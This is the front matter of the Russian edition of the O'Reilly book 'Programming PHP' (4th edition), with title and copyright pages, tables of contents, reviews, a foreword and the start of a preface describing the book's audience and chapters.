


O'REILLY®

4-е издание

Создаем динамические  
веб-сайты на

**PHP**



Кевин Татро  
Питер Макинтайр

FOURTH EDITION

---

# Programming PHP

*Creating Dynamic Web Pages*

*Kevin Tatroe and Peter MacIntyre*

Beijing • Boston • Farnham • Sebastopol • Tokyo

**O'REILLY®**

Создаем динамические  
веб-сайты на

**PHP**

4-е международное издание

Кевин Татро, Питер Макинтайр



Санкт-Петербург • Москва • Минск 2021

ББК 32.988.02-018  
УДК 004.738.5  
Т23

## Татро Кевин, Макинтайр Питер

Т23 Создаем динамические веб-сайты на PHP. 4-е междунар. изд. — СПб.: Питер, 2021. — 544 с.: ил. — (Серия «Бестселлеры O'Reilly»).

ISBN 978-5-4461-1488-7

Сложно найти что-то толковое про PHP? Проверенная временем, обновленная в четвертом издании, эта книга помогает начинающим разработчикам научиться всему, что необходимо для создания качественных веб-приложений.

Вы начнете с общего описания технологии и постепенно перейдете к синтаксису языка, приемам программирования и другим важным деталям. При этом будут использоваться примеры, демонстрирующие и правильное применение языка, и распространенные идиомы. Предполагается, что читатель уже имеет опыт работы с HTML.

Вы получите множество рекомендаций по стилю программирования и процессу разработки ПО от Кевина Татро и Питера Макинтайра. Этот материал, изложенный в доступной и компактной форме, поможет вам овладеть мастерством программирования на PHP.

- Общие сведения о том, какой результат можно получить, используя PHP.
- Основы языка, включая типы данных, переменные, операторы, управляющие команды.
- Функции, строки, массивы и объекты.
- Решение распространенных задач разработки: обработка форм, проверка данных, отслеживание сеансовых данных и cookie.
- Работа с реляционными базами данных (MySQL) и базами данных NoSQL (например MongoDB).
- Генерирование изображений, создание файлов PDF, парсинг файлов XML.
- Безопасность скриптов, обработка ошибок, оптимизация быстродействия и другие нетривиальные темы.

**16+** (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.988.02-018  
УДК 004.738.5

Права на издание получены по соглашению с O'Reilly. Все права защищены. Никакая часть данной книги не может быть воспроизведена в какой бы то ни было форме без письменного разрешения владельцев авторских прав.

Информация, содержащаяся в данной книге, получена из источников, рассматриваемых издательством как надежные. Тем не менее, имея в виду возможные человеческие или технические ошибки, издательство не может гарантировать абсолютную точность и полноту приводимых сведений и не несет ответственности за возможные ошибки, связанные с использованием книги. Издательство не несет ответственности за доступность материалов, ссылки на которые вы можете найти в этой книге. На момент подготовки книги к изданию все ссылки на интернет-ресурсы были действующими.

ISBN 978-1492054139 англ.

Authorized Russian translation of the English edition of Programming PHP, 4E

ISBN 9781492054139 © 2020 Kevin Tatroe and Peter MacIntyre.

This translation is published and sold by permission of O'Reilly Media, Inc., which owns or controls all rights to publish and sell the same.

ISBN 978-5-4461-1488-7

© Перевод на русский язык ООО Издательство «Питер», 2021

© Издание на русском языке, оформление ООО Издательство «Питер», 2021

© Серия «Бестселлеры O'Reilly», 2021

---

# Краткое содержание

|  |     |
|--|-----|
| <b>Введение</b> .....                  | 21  |
| <b>Предисловие</b> .....               | 24  |
| <b>Глава 1.</b> Знакомство с PHP ..... | 29  |
| <b>Глава 2.</b> Основы языка .....     | 44  |
| <b>Глава 3.</b> Функции .....          | 99  |
| <b>Глава 4.</b> Строки .....           | 114 |
| <b>Глава 5.</b> Массивы .....          | 164 |
| <b>Глава 6.</b> Объекты.....           | 197 |
| <b>Глава 7.</b> Дата и время.....      | 224 |
| <b>Глава 8.</b> Веб-технологии .....   | 229 |
| <b>Глава 9.</b> Базы данных .....      | 261 |
| <b>Глава 10.</b> Графика .....         | 288 |
| <b>Глава 11.</b> PDF .....             | 311 |

|  |     |
|--|-----|
| <b>Глава 12.</b> XML.....                          | 326 |
| <b>Глава 13.</b> JSON.....                         | 349 |
| <b>Глава 14.</b> Безопасность.....                 | 354 |
| <b>Глава 15.</b> Методы разработки приложений..... | 376 |
| <b>Глава 16.</b> Веб-службы .....                  | 392 |
| <b>Глава 17.</b> Отладка PHP .....                 | 402 |
| <b>Глава 18.</b> PHP на разных платформах.....     | 418 |
| <b>Приложение.</b> Справочник по функциям.....     | 426 |

---

# Оглавление

|  |           |
|--|-----------|
| <b>Введение .....</b>                  | <b>21</b> |
| <b>Предисловие .....</b>               | <b>24</b> |
| Для кого написана эта книга .....      | 24        |
| Что требуется от читателя .....        | 25        |
| Структура книги .....                  | 25        |
| Типографские соглашения .....          | 27        |
| Благодарности .....                    | 28        |
| Кевин Татро .....                      | 28        |
| Питер Макинтайр.....                   | 28        |
| От издательства.....                   | 28        |
| <b>Глава 1. Знакомство с PHP .....</b> | <b>29</b> |
| Что делает PHP? .....                  | 29        |
| Краткая история PHP .....              | 30        |
| Эволюция PHP .....                     | 30        |
| Широкое использование PHP .....        | 35        |
| Установка PHP .....                    | 36        |
| Краткий обзор PHP .....                | 36        |
| Страница конфигурации .....            | 37        |
| Формы.....                             | 37        |
| Базы данных.....                       | 39        |
| Графика.....                           | 41        |
| Что дальше?.....                       | 43        |

|  |           |
|--|-----------|
| <b>Глава 2. Основы языка .....</b>             | <b>44</b> |
| Лексическая структура .....                    | 44        |
| Регистр символов .....                         | 44        |
| Команды и символ «?».....                      | 44        |
| Пробелы и разрывы строк .....                  | 45        |
| Комментарии .....                              | 46        |
| Литералы .....                                 | 49        |
| Идентификаторы.....                            | 49        |
| Типы данных .....                              | 52        |
| Целые числа .....                              | 52        |
| Числа с плавающей точкой .....                 | 53        |
| Строки .....                                   | 54        |
| Логические значения.....                       | 55        |
| Массивы .....                                  | 56        |
| Объекты .....                                  | 57        |
| Ресурсы .....                                  | 58        |
| Обратные вызовы.....                           | 59        |
| NULL .....                                     | 60        |
| Переменные.....                                | 60        |
| Переменные в переменных.....                   | 61        |
| Ссылки на переменные.....                      | 61        |
| Область видимости переменных .....             | 62        |
| Сборка мусора .....                            | 64        |
| Выражения и операторы .....                    | 66        |
| Количество операндов .....                     | 68        |
| Приоритет операторов .....                     | 68        |
| Ассоциативность операторов .....               | 69        |
| Неявное преобразование типов .....             | 69        |
| Арифметические операторы.....                  | 70        |
| Оператор конкатенации строк.....               | 71        |
| Операторы автоинкремента и автодекремента..... | 71        |
| Операторы сравнения .....                      | 72        |
| Поразрядные операторы.....                     | 75        |



|                                       |           |
|---------------------------------------|-----------|
| Логические операторы.....             | 77        |
| Операторы преобразования типов .....  | 78        |
| Операторы присваивания .....          | 79        |
| Прочие операторы .....                | 81        |
| Управляющие команды .....             | 82        |
| if .....                              | 82        |
| switch.....                           | 84        |
| while.....                            | 86        |
| for .....                             | 89        |
| foreach.....                          | 90        |
| try...catch.....                      | 91        |
| declare .....                         | 91        |
| exit и return .....                   | 92        |
| goto .....                            | 93        |
| Включение кода .....                  | 93        |
| Встраивание PHP в веб-страницы.....   | 95        |
| Стандартный стиль (XML).....          | 96        |
| Стиль SGML.....                       | 97        |
| Прямой эхо-вывод содержимого .....    | 98        |
| Что дальше?.....                      | 98        |
| <b>Глава 3. Функции.....</b>          | <b>99</b> |
| Вызов функции .....                   | 99        |
| Определение функции.....              | 101       |
| Область видимости переменной .....    | 103       |
| Глобальные переменные .....           | 104       |
| Статические переменные .....          | 104       |
| Параметры функций.....                | 105       |
| Передача параметров по значению ..... | 105       |
| Передача параметров по ссылке .....   | 105       |
| Параметры по умолчанию.....           | 106       |
| Переменные параметры .....            | 106       |
| Пропущенные параметры .....           | 108       |

|                                     |            |
|-------------------------------------|------------|
| Рекомендации типов.....             | 108        |
| Возвращаемые значения .....         | 109        |
| Имена функций в переменных.....     | 110        |
| Анонимные функции.....              | 111        |
| Что дальше?.....                    | 113        |
| <b>Глава 4. Строки .....</b>        | <b>114</b> |
| Строковые константы.....            | 114        |
| Интерполяция переменных.....        | 114        |
| Одинарные кавычки.....              | 115        |
| Строки в двойных кавычках .....     | 116        |
| Строки heredoc .....                | 117        |
| Вывод строк .....                   | 119        |
| echo.....                           | 119        |
| print() .....                       | 119        |
| printf().....                       | 120        |
| print_r() и var_dump().....         | 122        |
| Обращение к отдельным символам..... | 124        |
| Очистка строк .....                 | 124        |
| Удаление пробелов.....              | 124        |
| Изменение регистра .....            | 125        |
| Кодирование и экранирование.....    | 126        |
| HTML .....                          | 126        |
| Удаление тегов HTML .....           | 128        |
| URL.....                            | 129        |
| Кодирование строк C.....            | 131        |
| Сравнение строк.....                | 132        |
| Точные сравнения .....              | 132        |
| Приблизительное равенство .....     | 134        |
| Операции со строками и поиск .....  | 135        |
| Подстроки .....                     | 135        |
| Прочие строковые функции.....       | 137        |
| Декомпозиция строк.....             | 138        |
| Функции поиска в строках .....      | 140        |

|   |            |
|---|------------|
| Регулярные выражения.....                   | 142        |
| Основы регулярных выражений.....            | 143        |
| Символьные классы .....                     | 144        |
| Альтернативы.....                           | 145        |
| Повторяющиеся последовательности.....       | 145        |
| Подпаттерны.....                            | 146        |
| Ограничители.....                           | 146        |
| Поведение при поиске совпадения.....        | 147        |
| Символьные классы .....                     | 147        |
| Якоря .....                                 | 149        |
| Квантификаторы и жадность.....              | 150        |
| Несохраняемые группы.....                   | 151        |
| Обратные ссылки.....                        | 151        |
| Флаги-модификаторы.....                     | 151        |
| Встроенные флаги.....                       | 153        |
| Опережающие и ретроспективные проверки..... | 153        |
| Отсечение .....                             | 155        |
| Условные выражения .....                    | 156        |
| Функции.....                                | 156        |
| Отличия от регулярных выражений Perl.....   | 162        |
| Что дальше?.....                            | 163        |
| <b>Глава 5. Массивы.....</b>                | <b>164</b> |
| Индексируемые и ассоциативные массивы.....  | 164        |
| Идентификация элементов массива.....        | 165        |
| Хранение данных в массивах.....             | 166        |
| Присоединение значений к массиву.....       | 168        |
| Присваивание диапазона значений .....       | 168        |
| Получение размера массива.....              | 168        |
| Дополнение массива .....                    | 169        |
| Многомерные массивы.....                    | 169        |
| Извлечение множественных значений.....      | 170        |
| Получение сегмента массива.....             | 171        |
| Разбиение массива .....                     | 171        |

|   |            |
|---|------------|
| Ключи и значения.....                                   | 172        |
| Проверка существования элемента .....                   | 172        |
| Удаление и вставка элементов в массив.....              | 173        |
| Преобразование между массивами и переменными.....       | 175        |
| Создание переменных из массива .....                    | 175        |
| Создание массива из переменных .....                    | 176        |
| Перебор массивов .....                                  | 176        |
| Конструкция foreach.....                                | 176        |
| Функции итератора .....                                 | 177        |
| Перебор в цикле for .....                               | 178        |
| Вызов функции для каждого элемента массива.....         | 179        |
| Свертка массива.....                                    | 180        |
| Поиск значений .....                                    | 181        |
| Сортировка.....   | 183        |
| Сортировка одного массива.....                          | 183        |
| Сортировка в естественном порядке .....                 | 186        |
| Одновременная сортировка нескольких массивов.....       | 186        |
| Обратная перестановка массивов.....                     | 187        |
| Случайная перестановка .....                            | 188        |
| Выполнение операций с каждым элементом массива .....    | 188        |
| Вычисление суммы элементов массива.....                 | 189        |
| Слияние двух массивов .....                             | 189        |
| Вычисление разности между массивами.....                | 189        |
| Фильтрация элементов из массива .....                   | 190        |
| Использование массивов для реализации типов данных..... | 191        |
| Множества .....   | 191        |
| Стеки.....  | 192        |
| Реализация интерфейса Iterator .....                    | 193        |
| Что дальше?.....  | 196        |
| <b>Глава 6. Объекты.....</b>                            | <b>197</b> |
| Объекты .....   | 197        |
| Терминология .....                                      | 198        |
| Создание объекта.....                                   | 199        |

|  |            |
|--|------------|
| Обращение к свойствам и методам .....                  | 200        |
| Объявление класса .....                                | 201        |
| Объявление методов .....                               | 201        |
| Объявление свойств .....                               | 204        |
| Объявление констант .....                              | 206        |
| Наследование .....                                     | 207        |
| Интерфейсы .....                                       | 208        |
| Трейты .....   | 208        |
| Абстрактные методы .....                               | 211        |
| Конструкторы .....                                     | 212        |
| Деструкторы .....                                      | 213        |
| Анонимные классы .....                                 | 214        |
| Интроспекция .....                                     | 214        |
| Анализ классов .....                                   | 214        |
| Анализ объекта .....                                   | 216        |
| Пример использования интроспекции .....                | 217        |
| Сериализация .....                                     | 220        |
| Что дальше? .....                                      | 223        |
| <b>Глава 7. Дата и время .....</b>                     | <b>224</b> |
| Абстрактные методы .....                               | 211        |
| Что дальше? .....                                      | 228        |
| <b>Глава 8. Веб-технологии .....</b>                   | <b>229</b> |
| Основы HTTP .....                                      | 229        |
| Переменные .....                                       | 230        |
| Информация о сервере .....                             | 231        |
| Обработка форм .....                                   | 233        |
| Методы .....   | 233        |
| Параметры .....  | 235        |
| Генерация и обработка формы на одной странице .....    | 236        |
| Формы с памятью .....                                  | 238        |
| Параметры со множественными значениями .....           | 239        |
| Параметры со множественными значениями с памятью ..... | 241        |

|  |            |
|--|------------|
| Отправка файлов .....                                      | 242        |
| Проверка данных форм.....                                  | 244        |
| Заполнение заголовков ответа .....                         | 246        |
| Типы содержимого.....                                      | 247        |
| Перенаправление .....                                      | 247        |
| Срок действия .....  | 248        |
| Аутентификация.....  | 249        |
| Управление состоянием.....                                 | 250        |
| Cookie .....   | 251        |
| Сеансы .....   | 255        |
| Объединение cookie с сеансами .....                        | 258        |
| SSL.....   | 259        |
| Что дальше?.....   | 260        |
| <b>Глава 9. Базы данных .....</b>                          | <b>261</b> |
| Работа с БД в PHP .....                                    | 261        |
| Реляционные БД и SQL.....                                  | 262        |
| PDO.....   | 263        |
| Создание подключения .....                                 | 264        |
| Интерфейс объекта MySQLi .....                             | 268        |
| Получение данных для вывода.....                           | 269        |
| SQLite.....  | 270        |
| Непосредственное выполнение операций на уровне файлов..... | 273        |
| MongoDB .....  | 281        |
| Получение данных .....                                     | 284        |
| Вставка более сложных данных.....                          | 284        |
| Что дальше?.....   | 287        |
| <b>Глава 10. Графика.....</b>                              | <b>288</b> |
| Встраивание изображений в страницу.....                    | 288        |
| Основные принципы работы с графикой .....                  | 289        |
| Создание изображений и операции графического вывода.....   | 290        |
| Структура графической программы.....                       | 291        |
| Изменение выходного формата .....                          | 292        |

|   |            |
|---|------------|
| Проверка поддерживаемых форматов изображений .....    | 293        |
| Чтение существующего файла.....                       | 294        |
| Основные функции графического вывода .....            | 294        |
| Изображения с текстом .....                           | 295        |
| Шрифты .....  | 296        |
| Шрифты TrueType.....                                  | 297        |
| Динамически сгенерированные кнопки.....               | 299        |
| Кэширование динамически сгенерированных кнопок.....   | 300        |
| Быстрое кэширование .....                             | 301        |
| Масштабирование изображений.....                      | 303        |
| Обработка цветов .....                                | 305        |
| Использование альфа-канала.....                       | 306        |
| Определение цвета .....                               | 307        |
| Индексы True Color.....                               | 308        |
| Текстовое представление изображения.....              | 309        |
| Что дальше?.....                                      | 310        |
| <b>Глава 11. PDF .....</b>                            | <b>311</b> |
| Расширения PDF .....                                  | 311        |
| Документы и страницы.....                             | 311        |
| Простой пример.....                                   | 312        |
| Инициализация документа .....                         | 312        |
| Вывод базовых текстовых ячеек.....                    | 313        |
| Текст.....  | 313        |
| Координаты.....                                       | 313        |
| Атрибуты текста.....                                  | 316        |
| Верхние и нижние колонтитулы и расширение класса..... | 318        |
| Изображения и ссылки .....                            | 320        |
| Таблицы и данные .....                                | 323        |
| Что дальше?.....                                      | 325        |
| <b>Глава 12. XML .....</b>                            | <b>326</b> |
| Краткий обзор XML.....                                | 326        |
| Генерирование XML .....                               | 328        |

|   |            |
|---|------------|
| Разбор XML.....                           | 330        |
| Обработчики элементов .....               | 331        |
| Обработчик символьных данных.....         | 332        |
| Инструкции по обработке .....             | 332        |
| Обработчики сущностей.....                | 333        |
| Обработчик по умолчанию .....             | 335        |
| Параметры конфигурации .....              | 336        |
| Использование парсера.....                | 337        |
| Ошибки.....                               | 338        |
| Методы как обработчики.....               | 339        |
| Пример разбора XML в приложении .....     | 340        |
| Разбор XML парсером DOM.....              | 344        |
| Разбор XML из SimpleXML .....             | 345        |
| Преобразование XML на базе XSLT .....     | 346        |
| Что дальше?.....                          | 348        |
| <b>Глава 13. JSON.....</b>                | <b>349</b> |
| Использование JSON .....                  | 349        |
| Сериализация объектов PHP .....           | 350        |
| Управляющие параметры.....                | 352        |
| Что дальше?.....                          | 353        |
| <b>Глава 14. Безопасность .....</b>       | <b>354</b> |
| Защитные меры.....                        | 354        |
| Фильтрация ввода.....                     | 355        |
| Экранирование выходных данных.....        | 357        |
| Дефекты безопасности.....                 | 362        |
| Межсайтовое выполнение скриптов .....     | 362        |
| Внедрение SQL.....                        | 363        |
| Уязвимости имен файлов.....               | 364        |
| Фиксация сеанса .....                     | 366        |
| Ловушки отправки файлов.....              | 366        |
| Несанкционированный доступ к файлам ..... | 368        |
| Проблемы с кодом PHP.....                 | 371        |



|   |            |
|---|------------|
| Слабости командной оболочки .....                   | 373        |
| Проблемы шифрования данных.....                     | 373        |
| Дополнительная информация .....                     | 374        |
| Сводка по безопасности .....                        | 374        |
| Что дальше?.....                                    | 375        |
| <b>Глава 15. Методы разработки приложений .....</b> | <b>376</b> |
| Библиотеки кода .....                               | 376        |
| Системы шаблонизации .....                          | 377        |
| Обработка вывода.....                               | 380        |
| Сжатие вывода.....                                  | 383        |
| Оптимизация скорости.....                           | 383        |
| Бенчмарк .....                                      | 384        |
| Профилирование.....                                 | 386        |
| Оптимизация времени выполнения.....                 | 387        |
| Обратные прокси-серверы и репликация.....           | 388        |
| Что дальше?.....                                    | 391        |
| <b>Глава 16. Веб-службы .....</b>                   | <b>392</b> |
| Клиенты REST .....                                  | 392        |
| Ответы.....   | 394        |
| Получение ресурсов .....                            | 395        |
| Обновление ресурсов .....                           | 395        |
| Создание ресурсов .....                             | 396        |
| Удаление ресурсов .....                             | 397        |
| XML-RPC.....  | 397        |
| Серверы .....                                       | 398        |
| Клиенты.....  | 400        |
| Что дальше?.....                                    | 401        |
| <b>Глава 17. Отладка PHP .....</b>                  | <b>402</b> |
| Среда разработки .....                              | 402        |
| Промежуточная среда .....                           | 403        |
| Эксплуатационная среда .....                        | 404        |

|  |            |
|--|------------|
| Настройки php.ini.....                                   | 404        |
| Обработка ошибок.....                                    | 406        |
| Сообщения об ошибках.....                                | 406        |
| Исключения.....  | 408        |
| Управление ошибками.....                                 | 408        |
| Выдача ошибок.....                                       | 409        |
| Определение обработчиков ошибок.....                     | 409        |
| Ручная отладка .....                                     | 413        |
| Журналы ошибок.....                                      | 414        |
| Отладка в IDE .....                                      | 415        |
| Другие приемы отладки .....                              | 417        |
| Что дальше?.....   | 417        |
| <b>Глава 18. PHP на разных платформах.....</b>           | <b>418</b> |
| Написание межплатформенного кода для Windows и Unix..... | 418        |
| Определение платформы .....                              | 419        |
| Обработка путей на разных платформах .....               | 419        |
| Получение информации о серверной среде.....              | 419        |
| Отправка почты.....                                      | 420        |
| Обработка конца строки.....                              | 421        |
| Обработка конца файла.....                               | 422        |
| Внешние команды .....                                    | 422        |
| Платформенные расширения.....                            | 422        |
| Взаимодействие с COM.....                                | 423        |
| Вводный курс.....  | 423        |
| Функции PHP.....   | 424        |
| Спецификации API.....                                    | 425        |
| <b>Приложение. Справочник по функциям.....</b>           | <b>426</b> |
| Функции PHP по категориям.....                           | 426        |
| Массивы.....   | 426        |
| Классы и объекты .....                                   | 427        |
| Фильтрация данных.....                                   | 428        |
| Дата и время .....                                       | 428        |

|  |     |
|--|-----|
| Каталог.....                           | 428 |
| Ошибки и ведение журнала .....         | 428 |
| Файловая система .....                 | 429 |
| Функции.....                           | 430 |
| Почта .....                            | 430 |
| Математические вычисления .....        | 430 |
| Разные функции .....                   | 431 |
| Сеть .....                             | 431 |
| Буферизация вывода .....               | 431 |
| Выделение лексем в языке PHP .....     | 432 |
| Параметры/информация PHP .....         | 432 |
| Выполнение программы .....             | 432 |
| Сеансы .....                           | 433 |
| Потоки.....                            | 433 |
| Строки.....                            | 434 |
| URL.....                               | 435 |
| Переменные.....                        | 435 |
| Zlib .....                             | 435 |
| Алфавитный указатель функций PHP ..... | 436 |

## **Отзывы о четвертом издании «Создаем динамические веб-сайты на PHP»**

«Версия PHP 7 возродила экосистему PHP, предоставив мощное сочетание производительности мирового уровня и востребованной функциональности. Если вы ищете книгу, которая поможет применить этот потенциал, то новое издание “Создаем динамические веб-сайты на PHP” — именно то, что вам нужно!»

*Зев Сураски (Zeev Suraski), один из создателей PHP*

«Выбирая эту книгу Питера Макинтайра и Кевина Татро, вы делаете первый шаг на пути не только изучения PHP и его основ, но и будущего построения веб-сайтов и разработки веб-приложений. При четком понимании языка PHP и доступных инструментов единственными ограничениями в разработке для вас станут воображение и готовность расти и вливаться в сообщество».

*Майкл Стоу (Michael Stowe), автор, лектор и технический специалист*

«Здесь есть все подробности, характерные для книг по программированию, и темы более высокого уровня, которые будут интересны профи».

*Джеймс Томс (James Thoms), старший разработчик в ClearDev*

---

# Введение

Даже не верится, что я впервые прочитал о PHP почти 20 лет назад. Мой интерес к программированию выходил за рамки Netscape Composer и статической разметки HTML. Я знал, что PHP позволит мне создавать динамические, более умные сайты, а также выполнять сохранение и выборку данных для создания интерактивных веб-приложений.

Было сложно представить, какой долгий путь я пройду с PHP, как через 20 лет он покорит 80 % интернет-пользователей и каким дружелюбным сообществом он будет поддерживаться.

Путь в тысячу ли начинается с первого шага. Выбирая эту книгу Питера Макинтайра и Кевина Татро, вы делаете первый шаг на пути не только изучения PHP и его основ, но и будущего построения веб-сайтов и разработки веб-приложений. При четком понимании языка PHP и доступных инструментов единственными ограничениями в разработке для вас станут воображение и готовность расти и вливаться в сообщество. Этот ваш путь, в котором возможности безграничны, а результат зависит от вас.

Пока вы готовитесь начать этот путь, хотел бы поделиться с вами парой полезных советов. Во-первых, прочитайте каждую главу и примените ее материал на практике, опробуйте разные возможности и не бойтесь что-нибудь сломать или ошибиться. Хотя эта книга закладывает прочный фундамент, вы должны сами исследовать язык и отыскать новые творческие возможности для объединения всех компонентов.

Второй совет: станьте активным участником сообщества PHP. Пользуйтесь помощью сетевых сообществ, пользовательских групп и конференций PHP настолько, насколько это возможно. Когда вы опробуете новые возможности, поделитесь информацией с сообществом, чтобы получить обратную связь и рекомендации.

В сообществе вы не только найдете поддержку исключительно приятных людей, которые с радостью потратят время, чтобы упростить вам задачу, но и зарабо-

таете привычку к непрерывному обучению. Это позволит вам быстрее освоить базовые навыки РНР и оставаться в курсе новых теорий программирования, технологий, инструментов и изменений. Еще там вас поджидает целая лавина несмешных каламбуров (в том числе и от вашего покорного слуги).

В общем, хочу одним из первых поприветствовать вас и пожелать успехов в вашем пути, для которого лучшим первым шагом станет чтение этой книги!

*Майкл Стоу, автор, лектор и технический специалист*

*Сан-Франциско, Калифорния, зима 2020 года*

Посвящается Дженн

*КТ*

Я посвящаю свои части книги моей  
замечательной жене — Дон Этте Райли.  
Люблю тебя!

*ПМ*

---

# Предисловие

В наши дни интернет стал основным каналом личных и корпоративных взаимодействий. С помощью веб-сайтов можно найти спутниковые снимки всей Земли, заняться поиском жизни в космосе, разместить личные фотоальбомы, сделать покупки и многое другое. Часто веб-сайты строятся на базе PHP — языка скриптов с открытым кодом, предназначенного прежде всего для генерирования HTML-контента.

Появившийся в 1994 году язык PHP смог покорить интернет, и сейчас феноменальный рост его популярности продолжается. Миллионы веб-сайтов, работающих на базе технологии PHP, — наглядное свидетельство широты и доступности его использования. Любой желающий может изучить язык PHP и использовать его для построения мощных динамических веб-сайтов.

Базовый язык PHP предоставляет мощные средства работы со строками и массивами, а также значительно усовершенствованную поддержку объектно-ориентированного программирования (ООП). Благодаря стандартным и дополнительным модулям расширения приложения PHP могут взаимодействовать с такими базами данных (БД), как MySQL или Oracle, строить графики, создавать PDF-файлы и разбирать разметку XML. Также PHP может работать в системе Windows, что позволяет ему управлять другими приложениями Windows (например, Word и Excel через COM) или работать с БД по стандарту ODBC.

Эта книга представляет собой учебник по языку PHP. Прочитав ее (никаких спойлеров!), вы будете знать, как работает этот язык, научитесь пользоваться разными мощными расширениями, входящими в его стандартную поставку, а также строить собственные веб-приложения.

## Для кого написана эта книга

PHP — это «плавильный котел» для смешения направлений программирования. Веб-дизайнеры ценят его за доступность и удобство, а программистам нравится его гибкость, мощь, разнообразие и скорость. Обоим направлениям необходим понятный и точный справочник по языку. Если вы (веб-)программист, то



эта книга написана для вас. Мы представим общую картину языка PHP, а затем изложим подробности, не отнимая у вас лишнего времени. Многочисленные примеры, практические рекомендации по программированию и советы по стилю помогут вам стать не просто программистом PHP, а *хорошим* программистом PHP.

Веб-дизайнеры оценят доступные и практичные рекомендации по использованию конкретных технологий: JSON, XML, сеансовых данных, генерирования PDF, работы с графикой и т. д. Описание PHP и базовые концепции программирования изложены в книге доступным языком.

## Что требуется от читателя

Мы предполагаем, что читатель обладает практическими навыками работы с HTML. Если вы не знаете HTML, потренируйтесь на простых веб-страницах, прежде чем браться за PHP. Для получения дополнительной информации о HTML рекомендуем книгу «HTML и XHTML: подробное руководство» Чака Муссиано и Билла Кеннеди.

## Структура книги

Материал организован так, чтобы вы могли либо читать текст подряд, либо переходить к интересующим вас темам. Книга состоит из 18 глав и одного приложения.

### *Глава 1 «Знакомство с PHP»*

История PHP и предельно краткий обзор того, что можно делать с помощью PHP.

### *Глава 2 «Основы языка»*

Краткое описание элементов: идентификаторов, типов данных, операторов и управляющих команд.

### *Глава 3 «Функции»*

Функции, определяемые пользователем: область действия, списки параметров переменной длины, переменные и анонимные функции.

### *Глава 4 «Строки»*

Функции, используемые для построения, разбиения, поиска и изменения строк в коде PHP.

### *Глава 5 «Массивы»*

Синтаксис и функции для построения, обработки и сортировки массивов.

### *Глава 6 «Объекты»*

Обновленное описание средств ООП в PHP: классов, объектов, наследования и интроспекции.

### *Глава 7 «Дата и время»*

Операции с датой и временем: управление часовыми поясами, математические операции с датами.

### *Глава 8 «Веб-технологии»*

Средства, с которыми рано или поздно придется иметь дело каждому программисту PHP: обработка данных веб-форм, управление состоянием, поддержка SSL и т. д.

### *Глава 9 «Базы данных»*

Модули и функции для работы с БД на примере MySQL, интерфейсы БД SQLite и PDO и основные концепции NoSQL.

### *Глава 10 «Графика»*

Создание и изменение графических файлов различных форматов из PHP.

### *Глава 11 «PDF»*

Создание динамических файлов PDF из PHP.

### *Глава 12 «XML»*

Расширения PHP для генерирования и разбора данных XML.

### *Глава 13 «JSON»*

Работа с JSON (JavaScript object notation) — стандартизированным форматом обмена данными, который был задуман как исключительно простой и удобочитаемый.

### *Глава 14 «Безопасность»*

Полезные советы и рекомендации для программистов, создающих безопасные скрипты, эффективные приемы предотвращения неисправимых ошибок.

### *Глава 15 «Методы разработки приложений»*

Общие приемы программирования: реализация библиотек программного кода, особые возможности вывода и обработка ошибок.

